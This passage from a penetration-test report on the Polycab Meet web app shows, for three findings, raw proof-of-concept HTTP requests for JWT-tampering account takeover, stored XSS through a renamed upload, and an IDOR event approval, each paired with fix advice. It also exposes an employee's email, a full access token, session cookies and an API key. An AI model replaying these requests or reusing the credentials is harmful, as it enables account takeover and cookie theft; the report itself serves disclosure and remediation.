-specs=/usr/lib/rpm/redhat/redhat-hardened-cc1 -m64 -mtune=generic' |
| Server API | CGI/FastCGI |
| Virtual Directory Support | disabled |
| Configuration File (php.ini) Path | /opt/cpanel/ea-php72/root/etc |
| Loaded Configuration File | /opt/cpanel/ea-php72/root/etc/php.ini |
| Scan this dir for additional .ini files | /opt/cpanel/ea-php72/root/etc/php.d |
| Additional .ini files parsed | /opt/cpanel/ea-php72/root/etc/php.d/20-bcmath.ini, /opt/cpanel/ea-php72/root/etc/php.d/20-calendar.ini, /opt/cpanel/ea-php72/root/etc/php.d/20-ctype.ini, /opt/cpanel/ea-php72/root/etc/php.d/20-curl.ini, /opt/cpanel/ea-php72/root/etc/php.d/20-dom.ini, /opt/cpanel/ea-php72/root/etc/php.d/20-ftp.ini, /opt/cpanel/ea-php72/root/etc/php.d/20-gd.ini, /opt/cpanel/ea-php72/root/etc/php.d/20-iconv.ini, /opt/cpanel/ea-php72/root/etc/php.d/20-imap.ini, /opt/cpanel/ea-php72/root/etc/php.d/20-json.ini, /opt/cpanel/ea-php72/root/etc/php.d/20-mbstring.ini, /opt/cpanel/ea-php72/root/etc/php.d/20-mysqlnd.ini, /opt/cpanel/ea-php72/root/etc/php.d/20-pdo.ini, /opt/cpanel/ea-php72/root/etc/php.d/20-phar.ini, /opt/cpanel/ea-php72/root/etc/php.d/20-posix.ini, /opt/cpanel/ea-php72/root/etc/php.d/20-simplexml.ini, /opt/cpanel/ea-php72/root/etc/php.d/20-sockets.ini, /opt/cpanel/ea-php72/root/etc/php.d/20-sqlite3.ini, /opt/cpanel/ea-php72/root/etc/php.d/20-tokenizer.ini, /opt/cpanel/ea-php72/root/etc/php.d/20-xml.ini, /opt/cpanel/ea-php72/root/etc/php.d/20-xmlwriter.ini, /opt/cpanel/ea-php72/root/etc/php.d/20-xsl.ini, /opt/cpanel/ea-php72/root/etc/php.d/30-mysqli.ini, /opt/cpanel/ea-php72/root/etc/php.d/30-pdo_mysql.ini, /opt/cpanel/ea-php72/root/etc/php.d/30-pdo_sqlite.ini, /opt/cpanel/ea-php72/root/etc/php.d/30-wddx.ini, /opt/cpanel/ea- |

## Fix Recommendation:

The following validation should be performed:

- Restrict file types accepted for upload, check the file extension and only allow certain files to be uploaded.
- Use a whitelist approach instead of a blacklist. Check for double extensions such as .php.png.
- Check for files without a filename like .htaccess (on ASP.NET, check for configuration files like web.config).
- Change the permissions on the upload folder so the files within it are not executable. If possible, rename the files that are uploaded.
- If the application requires uploaded files to be of a specific type such as PDF, text, or Word Document, the application should validate that the extension is '.pdf', '.txt' or '.doc'.
- The first four bytes of the file should be validated. These first few bytes are known as the file's 'Magic Number' and will uniquely identify the file type. For example, all PDF files start with the byte-sequence '%PDF'.
- An upper limit on file size should be enforced, as determined on a case-by-case basis. For instance, if a typical file upload is 10 MB, the application should reject files that are larger than 25 MB.

## 4: User Account Takeover via Insecure logging of Oauth token.


Severity: Critical

### Description:

Polycabmeet contains functionality that their employees could login with Microsoft 365. During the authentication testing , we found that polycabmeet web application login page only check username email id from JWT tokens. If malicious attacker login with  Microsoft 365 and get JWT token and change the username email id so its logged in a privilege users like poly cab employees(sub-admin,admin,etc..) without any passwords.

### Proof Of Concept (POC):


1. Navigate to https://demo.instanceit.com/polymeet and then logged in as employee with microsoft 365.
2. Then get this url  /v1.0/officelogin.php and see the JWT token.



```
POST /polymeet/api/v1.0/officelogin.php HTTP/1.1
Host: demo.instanceit.com
Connection: close
Content-Length: 1894
Accept: application/json
X-Requested-With: XMLHttpRequest
key: 5af3217474c4a7b52098344836ab9730
platform: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://demo.instanceit.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://demo.instanceit.com/polymeet/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=c2aefa174c0e2234974e1a3244b2adc5

action=checkemailforo365&email=Shalu.shah%40polycab.com&accesstoken=
eyJ0eXAiOiJKV1QiLCJub25j[illegible]0eWZfa1owa29pYXciLCJhbG
ciOiJSUzI1NiIsIng1dCI6IjJaUXBKM1VwYmpBWVhZR2FYRUpsOGxWMFRPSSIsImtpZCI6IjJaUXBKM1VwYmpBWVhZR2FY
RUpsOGxWMFRPSSJ9.eyJhdWQiOiJodHRwczovL2dyYXBoLm1pY3Jvc29mdC5jb20iLCJpc3MiOiJodHRwczovL3N0cy53a
W5kb3dzLm5ldC82ZmQyODNlNS1hNjhkLTQ1ZjAtYWY2Ni02Y2RiOWM1MDAyMzMvIiwiaWF0IjoxNjYzOTI2NDQ3LCJuYmY
iOjE2NjM5MjY0NDcsImV4cCI6MTY2MzkzMTQ2NCwiYWNjdCI6MCwiYWNyIjoiMSIsImFpbyI6IkUyWmdZTGg3Nm9IaEgrS
E1Wd2VWNS94Tk1qRVVjMk8yNmQyczF5KzAxMXNzcG5IVC9iMEEiLCJhbXIiOlsicHdkIl0sImFwcF9kaXNwbGF5bmFtZSI
6IlBvbHltZWV0LUlJUyIsImFwcGlkIjoiZGNhNjNhZGMtOWYwMC00ZWY3LWE5NzktMWQ2NTg3NDk1NmQ3IiwiYXBwaWRhY
3IiOiIwIiwiZmFtaWx5X25hbWUiOiJTaGFoIiwiZ2l2ZW5fbmFtZSI6IlNoYWx1IiwiaWR0eXAiOiJ1c2VyIiwiaXBhZGR
yIjoiMTIzLjIwMS4yMjAuMTY0IiwibmFtZSI6IlNoYWx1IFNoYWgiLCJvaWQiOiI5ZWQ3YzlhOS1hYzBiLTQ5Y2YtOWE2N
S00MGZhOGU4MDYyYTUiLCJvbnByZW1fc2lkIjoiUy0xLTUtMjEtMjQzNjA3MjA2Ni01NTE0NzQ3OS0zOTM0MzE4NzY3LTI
2NzQxIiwicGxhdGYiOiIzIiwicHVpZCI6IjEwMDNCRkZEQURCRkZGM0IiLCJyaCI6IjAuQVVrQTVZUFNiNDJtOEVXdlpte
mJuRkFDTXdNQUFBQUFBQUFBd0FBQUFBQUFBQUJKQU1BLiIsInNjcCI6IlVzZXIuUmVhZCIsInNpZ25pbl9zdGF0ZSI6WyJ
rbXNpIl0sInN1YiI6IlRxdXJNSm53UXl5UEJCTTFmWHZCWElMbktRbjRJdE1KS3JsT3NObTctTTgiLCJ0ZW5hbnRfcmVna
W9uX3Njb3BlIjoiQVMiLCJ0aWQiOiI2ZmQyODNlNS1hNjhkLTQ1ZjAtYWY2Ni02Y2RiOWM1MDAyMzMiLCJ1bmlxdWVfbmF
tZSI6IlNoYWx1LnNoYWhAcG9seWNhYi5jb20iLCJ1cG4iOiJTaGFsdS5zaGFoQHBvbHljYWIuY29tIiwidXRpIjoiOVlWT
ExqRjhHVTYtOWxCMzUxOFRBQSIsInZlciI6IjEuMCIsInhtcl90Y2R0IjoxNTIyNzU5MDA4fQ.Mri4Lz8GvQ9tuWe_tCQf
4-rtJeHQBc_yZRJQdFUgeGY9SjQtP7p9CvCvToIRUEynXVHW-he22nsKfHjQnERLQv_0cdkEcli0D-Kmzlcs64VmDwrHMr
MweLhqSuuxG3Nv_N9JvkdZeUiYPdInNEbEHotpI1mopzmdgBTYI-GB2PwPPWKQJ2j9teedlcknUf7PjEPY_bXcb8KA_ouA
g2cQnnpFScHA5rhJr5sfMLlwRvif-2Tj8pXhRG-SjtHmnTwdSpoZZKcc0_gcjfI-pJESMI18p95LNDiKzNAV7jNfzINRUT
ZqgLC93WKUNb25MoLAuYOP5Qy4aJm7SoAmvYzBQw
```

```
HTTP/1.1 200 OK
Date: Fri, 23 Sep 2022 09:53:34 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Connection: close
Content-Type: application/json
Content-Length: 154


{
  "key":"",
  "unqkey":"",
  "nextpage":"",
  "loadmore":0,
  "datasize":0,
  "showentries":-20,
  "totalentries":0,
  "url":"",
  "message":"Login Successfully",
  "status":1
}
```

3. Decode the JWT token and change the “unique name” and “upn” parameter.
4. Change to victim email address and again encode the JWT token .



Request
Pretty
Raw
\n
Actions
JSON Web Token
JWT
1 - eyJ0eXAiOiJKV1QiLCJub25jZSI6InQtZFJlaGJwYjBOYWkyUGNsSXR ...
Serialized JWT


```
Kmzlcs64VmDwrHMrMweLhqSuuxG3Nv_N9JvkdZeUiYPdInNEbEHotpI1mopzmdgBTYI-
GB2PwPPWKQJ2j9teedlcknUf7PjEPY_bXcb8KA_ouAg2cQnnpFScHA5rhJr5sfMLlwRvif-2Tj8pXhRG-
SjtHmnTwdSpoZZKccO_gcjfI-
pJESMI18p95LNDiKzNAV7jNfzINRUTZqgLC93WKUNb25MoLAuYOP5Qy4aJm7SoAmvYzBQw
```

```
    "alg": "RS256",
    "x5t": "2ZQpJ3UpbjAYXYGaXEJl8lV0TOI",
    "kid": "2ZQpJ3UpbjAYXYGaXEJl8lV0TOI"
}
```

```
    "unique_name": "Poly.Meet@polycab.com",
    "upn": "Poly.Meet@polycab.com",
    "uti": "9YVLLjF8GU6-9lB3518TAA",
```

```
32 B8 B8 2F 3F 06 BD 0F 6D B9 67 BF B4 24 1F E3
EA ED 25 E1 D0 05 CF F2 65 12 50 74 55 20 78 66
3D 4A 34 2D 3F BA 7D 0A F0 AF 4E 82 11 50 4C A7
5D 51 D6 FA 17 B6 DA 7B 0A 7C 78 D0 9C 44 4B 42
```

5. Attacker logged in as victim user without any password .



## Fix Recommendation:

1. Validate the JWT sent through the request on the server side to verify the user is corresponding with the sent JWT.
2. Do not log sensitive details on logcat.

## 5: Stored Cross-site Scripting (XSS) via File Upload.

Severity: Critical

## Description:

Polycab application is susceptible to Cross-Site Scripting (XSS) vulnerability. It is still possible for an attacker to inject a malicious script in the legitimate web page as rendered by the Polycab appServer. When any victim visits the vulnerable link, the malicious script will be executed on the victim’s browser. The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.


In this case, Polycab app becomes a vehicle to deliver the malicious scripts to end user’s browser, leading to loss in reputation, trust and brand value. In this scenario the attacker can leverage the file upload point as an excellent opportunity to execute XSS applications.

## Proof Of Concept (POC):

1. Logged in as polycab employee .
2. Now Go to Configuration-->maincompany Master-->Edit company. Upload any photo in company logo upload section and capture the request and remove all the file content and insert this script.

   <script>alert(document.cookie)</script>


and change filename to code.php as shown below:



```
------WebKitFormBoundary4EZodaUPBS9qEdmZ
Content-Disposition: form-data; name="ebondno"


------WebKitFormBoundary4EZodaUPBS9qEdmZ
Content-Disposition: form-data; name="website"


------WebKitFormBoundary4EZodaUPBS9qEdmZ
Content-Disposition: form-data; name="address"

surat
------WebKitFormBoundary4EZodaUPBS9qEdmZ
Content-Disposition: form-data; name="stateid"

65754311-A0BB-4A7F-9043-05670385BF13
------WebKitFormBoundary4EZodaUPBS9qEdmZ
Content-Disposition: form-data; name="cityid"

6be2c7af-1e5a-4ac1-8e29-d9e20824519c
------WebKitFormBoundary4EZodaUPBS9qEdmZ
Content-Disposition: form-data; name="pincode"

395003
------WebKitFormBoundary4EZodaUPBS9qEdmZ
Content-Disposition: form-data; name="logoimg"; filename="code.php"
Content-Type: image/jpeg

<script>alert(document.cookie)</script>



------WebKitFormBoundary4EZodaUPBS9qEdmZ
Content-Disposition: form-data; name="stampimg"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundary4EZodaUPBS9qEdmZ
Content-Disposition: form-data; name="signimg"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundary4EZodaUPBS9qEdmZ
Content-Disposition: form-data; name="iconimg"; filename=""
Content-Type: application/octet-stream
```

```
HTTP/1.1 200 OK
Date: Fri, 23 Sep 2022 06:13:17 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Connection: close
Content-Type: application/json
Content-Length: 165


{
  "key":"",
  "unqkey":"",
  "nextpage":"",
  "loadmore":0,
  "datasize":0,
  "showentries":-20,
  "totalentries":0,
  "url":"",
  "message":"Data updated successfully.",
  "status":1
}
```

3. An attacker can takeover accounts by stealing cookies. Or insert their own web pages by adding an html file .



Polycab Meet
https://demo.instanceit.c
Not secure | demo.instanceit.com/polymeet/assets/uploads/2022/09/logo/logo866e9964-98cd-4947-badb-970179a69276.
OK

demo.instanceit.com says

PHPSESSID=159e9f1d70a7562dcaeba2669a04c47e

## Fix Recommendation:

cross-site scripting attacks can be prevented using two layers of defenses:

- Input should be validated as strictly as possible on arrival, given the kind of content that it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitized.

- User input should be appropriately encoded at any point where it is rendered back in application responses. For Example, All HTML metacharacters, including < > " ' and =, should be replaced with the corresponding HTML entities (< > etc).

## 6: IDOR(Insecure Direct Object References)leading To Unauthorized actions.


Severity: Critical

### Description:

Poly cab meet contains functionality to approve event . and These rights are limited to users of Poly cab. It is still possible a employee who has a limited rights can approve the events. if attacker comes to website and approve event without any rights and invites all people then polycab faces too many issues like loss in reputation, brand value ,trust and financial lose (sms).

### Proof Of Concept (POC):


1. Logged is an Polycab employee.
2. Navigate to /v1.0/eventrequest.php and change actions and add actionsbyid.



```
POST /polymeet/api/v1.0/eventrequest.php HTTP/1.1
Host: demo.instanceit.com
Connection: close
Content-Length: 378
responsetype: HTML
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88
Safari/537.36
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarywnKhXOiHjLeJSr5R
Accept: application/json
useraction: viewright
X-Requested-With: XMLHttpRequest
userpagename: eventrequest
platform: 1
masterlisting: false
Origin: https://demo.instanceit.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://demo.instanceit.com/polymeet/eventrequest
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=159e9f1d70a7562dcaeba2669a04c47e

------WebKitFormBoundarywnKhXOiHjLeJSr5R
Content-Disposition: form-data; name="action"

insertapproveevent
------WebKitFormBoundarywnKhXOiHjLeJSr5R
Content-Disposition: form-data; name="id"

f2e3d4c8-7ff1-429f-e1a8-ca0801e271be
------WebKitFormBoundarywnKhXOiHjLeJSr5R
Content-Disposition: form-data; name="actionbyid"

1
------WebKitFormBoundarywnKhXOiHjLeJSr5R--
```

```
HTTP/1.1 200 OK
Date: Fri, 23 Sep 2022 12:51:35 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Connection: close
Content-Type: application/json
Content-Length: 166


{
  "key":"",
  "unqkey":"",
  "nextpage":"",
  "loadmore":0,
  "datasize":0,
  "showentries":-20,
  "totalentries":0,
  "url":"",
  "message":"Event Approved successfully",
  "status":1
}
```

3. An attacker can approve event without rights .



Approval AND E-Invite

| PRODUCT NAME | LOCATION | EVENT | EVENT DATE | INVITEE COUNT | VENUE | BUM STATUS | PM STATUS | STATUS HISTORY |
|---|---|---|---|---|---|---|---|---|
| 3.5 mm wire | Nashik (&lt;script&gt;alert(1)&lt;/script&gt;, East, North, South, West) | [illegible] | 2022-09-26 | 0 Invitee 🔗 | vn | | Pending | 🕓 🔗 |
| 3.5 mm wire | Halol (&lt;script&gt;alert(1)&lt;/script&gt;) | &lt;script&gt;alert(2)&lt;/script&gt; | 2022-09-24 | 0 Invitee 🔗 | &amp;amp;lt;script&amp;amp;gt;alert(3)&amp;amp;lt;/script&amp;amp;gt; | | Pending | 🕓 🔗 |
| polycab test wire | Nashik (West) | vapt test 🔗 | 2022-09-23 to 2022-09-30 | 2 Invitee 🔗 | nashik mumbai | mohit<br>2022-09-23 18:20:35 | mohit<br>2022-09-23 18:21:35 | 🕓 🔗 |
